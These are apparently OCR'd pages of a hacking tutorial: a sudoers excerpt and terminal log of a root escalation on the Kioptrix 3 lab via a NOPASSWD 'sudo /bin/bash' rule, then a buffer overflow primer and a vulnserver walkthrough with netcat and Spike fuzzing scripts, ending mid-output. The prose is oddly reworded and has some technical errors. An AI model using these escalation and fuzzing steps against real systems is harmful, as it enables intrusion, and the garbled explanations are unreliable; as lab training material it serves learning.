See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Host alias specification
User alias specification
Cmnd alias specification
User privilege specification
root ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
Uncomment to allow members of group sudo to not need a password
(Note that later entries override this, so you might need to move
it further down)
%sudo ALL=NOPASSWD: ALL
1help 2save 3open 4 5goto 6mode 7search 8 9 0quit
[0] 0:Exploit- 1:NC 2:python 4:SSH*
"TheHackToday" 19:17 13-May-18


root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# ssh loneferret@192.168.1.10
loneferret@192.168.1.10's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon May 14 00:11:20 2018 from 192.168.1.9
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~#
[0] 0:Exploit 1:NC 2:python 3:SSH2* 4:SSH-
"TheHackToday" 19:19 13-May-18

BUFFER OVERFLOW ATTACKS / EXPLOITATION

Buffer Overflow Introduction

A buffer is a temporary area for information storage. At the point when more information gets put by a program or framework process, the additional information floods. It makes a portion of that information leak out into different buffers, which can degenerate or overwrite whatever information they were holding. In a buffer overflow assault, the additional information occasionally contains explicit guidelines for activities proposed by a hacker or malevolent user; for instance, the data could trigger a reaction that harms documents, changes information, or uncovers private data.

Buffer overflow is most likely the best-known type of software security vulnerability. Most programming designers realize what buffer overflow vulnerability is, yet buffer overflow assaults against both inheritance and recently created applications are still ubiquitous. Some portion of the issue is because of the wide assortment of ways buffer overflows can happen, and part is because of the error-prone techniques frequently used to prevent them. Buffer overflows are challenging to find, and notwithstanding, when you detect one, it is generally hard to exploit. Nevertheless, aggressors have figured out how to recognize buffer overflows in a staggering array of products and components.


Understanding the Memory

To completely understand how buffer overflow assaults work, we have to comprehend how the information memory organized inside a process. At the point when a program runs, it needs memory space to store information. Assuming that the host framework utilizes a virtual memory component, a process virtual address space divides into at least three memory sections.

1. The “Text” section, which is a read-only part of memory, used to keep up the code of the program at run time.

2. The “Data” section, which is a different location of memory where a process can additionally write information. If the information access to this area, the data section will be put on an alternate memory page than the text section.

3. Lastly, the “Stack” section, which is a part of memory imparted to the operating frameworks. It is utilized for storing local variables defined inside functions or information related to system calls.



Making apart the initial two memory sections, we will discuss the stack because it is the place a buffer overflow occurs. As referenced previously, the piece of memory named “Stack” is where a program can store its arguments, its local variable, and some information to control the program execution stream. In the PC architecture, each data stored into the stack adjusted to a multiple of four bytes long. On Intel 32 bit architecture, four bytes long information is called “double word” or “dword.” The stack on Linux operating framework starts at the high-memory address and develops to the low-memory address. Additionally, the memory on the Intel x86 follows the little-endian convention, so the least significant byte value is stored at the low-memory address, the other bytes follow in increasing order of significance. We can say that the memory is composed of low-memory address to high-memory address. The “Stack” purported as a result of its stockpiling strategy named Last in First out (L.I.F.O). It implies that the last


“dword” put away in memory will be the first retrieved. The activities allowed in the stack are PUSH and POP. PUSH is utilized to embed a “dword” of information into the “Stack,” and POP retrieves the last “dword” by the “Stack.” A caller function uses the “Stack” to pass a parameter for a called function. For each function call, a “Stack” frame is enacted to incorporate the following:

1. The function parameters. 2. The return address — that is useful to store the memory address of the next instruction, called after the function returns.


3. The frame pointer — that is utilized to get a reference to the present “Stack” frame and grant them entrance to local variable and function parameters. 4. And the local variables of a function.

In the x86 Bit architecture, at least three process registries became possibly the most crucial factor with the “Stack”; those are “EIP,” “EBP,” and “ESP.” “EIP” stands for Extended Instruction Pointer, it is a read-only register, and it contains the location of the following instruction to read on the program. It points consistently to the “Program Code” memory portion. “EBP” stands for Extended Base Stack Pointer, and its motivation is to point to the base location of the “Stack.” And “ESP” stands for Extended Stack Pointer; this register intends to tell you where on the “Stack” you are. It implies that the “ESP” consistently marks the highest point of the “Stack.”


“EBP” is significant because it gives a stay point in memory, and we can have many things referenced to that worth. When the function is called inside a program, and we have a few parameters to send to it, the positions in memory are referenced continuously by “EBP” just as the local variables, as shown in the image below.



We know that that the memory composes from low-memory address to high-memory address. Let's say that we send a string formed by 12 "A" characters. The memory will look like the following figure:



When analyzing this image we see that “PARAM1” point to the location where the information saved in the “Stack,” and as we probably aware “ESP” focuses to the top to the stack so the string is duplicated from “ADDR1” 4 bytes one after another to higher memory, and this happens because it is the best way to stay inside the “Stack.” On the off chance that the function does not control the length of the buffer before composing the information on the “Stack,” and we send a large number of “A” characters, we could end up with a case like in the image below.




On the off chance that the “EIP” register is overwritten by the “A” characters, at that point, you modified the address to return for the execution of the following instruction. When the “EIP” is overwritten with “noise,” you will have an exemption raised, and the program will stop.


EXPLOITING THE BUFFER OVERFLOW

In this tutorial, we will be targeting vulnerable software called "vulnserver." It is a Windows-based threaded TCP server application designed for exploitation purposes. This product is intended for the most part as a tool for learning how to discover and use buffer overflow bugs. Each of the flaws it contains is inconspicuously unique concerning the others, requiring somewhat different methods to deal with when writing the exploit. To download this software, visit the following web page: "http://www.thegreycorner.com/2010/12/introducing-vulnserver.html" or http://thegreycorner.com/vulnserver.html.

Locate the "vulnserver.exe" executable and run it as administrator.




The “vulnserver” will start the active session and wait for incoming connections.




Another essential tool that we need to download is called “Immunity Debugger.” It is a straightforward application worth having when you need to write exploits, analyze malware, and reverse engineer Win32 binaries.

The software comes with an intuitive graphical interface and with a command-line, as well. To download Immunity Debugger, visit the “https://www.immunityinc.com/products/debugger/” website and click on “Download Immunity Debugger Here!” link




Once you install the software, run it as administrator.


From the Immunity Debugger main window, click on the “File” tab and select the “Attach” option.



A small window will pop-up asking you to select a specific process that you want to



It will embed the running process of the vulnerable software into the debugger interface. To start running the debugger, click on the play button.



1 — Spiking

Spike is a part of the Kali distribution. It is a program that sends created packages to an application to make it crash. Spike can send both TCP and UDP packages, and with the assistance of Spike, we can find vulnerabilities in applications. In this part, we will demonstrate the usage of Spike against “vulnserver.”

Start “vulnserver” on Windows machine, and On Kali Linux, connect to “vulnserver” with “netcat.” By default, “vulnserver” runs on port 9999.

Ex: (root@kali:~# nc -nv 10.10.10.4 9999).

Then type “HELP” to list the available commands.

```
root@root:~# nc -nv 10.10.10.4 9999
(UNKNOWN) [10.10.10.4] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

To send TCP packages, we use the "generic_send_tcp" command. The proper form to use this command is as follows: (generic_send_tcp <IP address> <port number> <spike_script> <SKIPVAR> <SKIPSTR>).

Ex: (root@kali:~# generic_send_tcp).

```
root@root:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@root:~#
```

In the event that the template contains more than one variable, we can test each one if we specify different values for “SKIPVAR.” In our case, this is always zero. Spike sends packages with alternating strings in place of variables. We can begin from a specific

point in the test if we indicate a value for “SKIPSTR.” If the value is zero, then Spike starts from the beginning.

Spike scripts portray the package configurations of the communication. So we can tell Spike, which parameters should test first. We need to check every command in the “vulnserver” to see whether we can crash it or not.

For instance, the following template will try to send the “STATS” command with various parameters

Open up the text editor and type the following lines to test the *“STATS”* command and save it as a *“stats.spk”* file.

s_readline();

s_string(“STATS ”);

s_string_variable(“0”);

Open


```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Now we are ready to send our first packages with Spike. While our debugger is running, type the following command with the spike script we created to test the “STATS” parameter

Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0).

```
root@root:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0
Total Number of Strings is 681
